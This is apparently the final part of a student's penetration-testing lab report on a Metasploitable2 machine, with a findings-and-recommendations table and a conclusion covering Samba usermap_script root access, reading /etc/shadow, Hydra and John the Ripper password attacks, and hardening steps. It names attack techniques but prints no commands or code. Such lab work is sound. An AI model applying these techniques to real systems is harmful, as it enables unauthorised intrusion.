


Figure 13: Successful SSH login as msfadmin after hardening ("Last login" banner, then exit), followed by the repeat SSH Hydra attempt still failing with the same algorithm-mismatch error.

11. Summary of Findings and Recommendations

Area	Evidence-based observation	Priority / next action
Samba usermap_script	Unauthenticated command injection gave an immediate root shell (Section 4).	Fixed in this exercise by stopping Samba (9.5); in a real environment, patch/upgrade Samba instead of only disabling it.
Anonymous FTP & SMB	Both services allowed anonymous access and directory listing before hardening (Section 3).	Disabled anonymous FTP (9.2); verify no share still allows guest access after a reboot.
Password hash exposure	/etc/shadow was fully readable once root access was obtained (Section 5).	Reducing the number of root-run network services (9.5) is the main defence; rotate all local passwords after any confirmed compromise.
SSH / Telnet brute-force	Telnet attack completed with 0 valid passwords found; SSH attack never connected due to a crypto/version mismatch, both before and after hardening.	Evidence incomplete for SSH: repeat with a Hydra/SSH build that supports legacy algorithms, or treat the old OpenSSH version itself as the finding.
Password cracking	John the Ripper demonstrated on a self-made SHA-256 hash, not on a hash captured from the target.	Repeat against the saved msfadmin hash with a matching crypt-MD5 (1) format to get a real result.
Phishing simulation	Simulation file was created; its content was not captured on screen.	Re-record with the editor content visible, or export/cat the file for the next report.
Firewall	Target had no iptables rules at all before hardening; a default-deny allow-list was applied (9.4).	Verify the ruleset survives a reboot (add persistence, e.g. iptables-persistent) since this change was not shown to be saved permanently.

Conclusion

In Task 4 I carried a single Metasploitable2 target through a full attack-and-defend cycle: service enumeration uncovered anonymous FTP/SMB access and an outdated Samba build; exploit/multi/samba/usermap_script turned that into an unauthenticated root shell; the root shell was used to read /etc/shadow as the post-exploitation step; Hydra and John the Ripper were used to practise password attacks, with the SSH brute-force blocked by a client/server crypto mismatch rather than a strong password; a phishing-simulation file and a benign “malware” sample were created and analysed; and the same target machine was then hardened – password changed, anonymous FTP disabled, Telnet's configuration located, a default-deny firewall policy applied, and the exploited Samba service stopped – with the fix confirmed by a follow-up scan and a working SSH login. Working through the same machine from both sides made it clear how directly each exploited weakness maps to a specific, verifiable fix. All activity was kept inside my own private, isolated lab.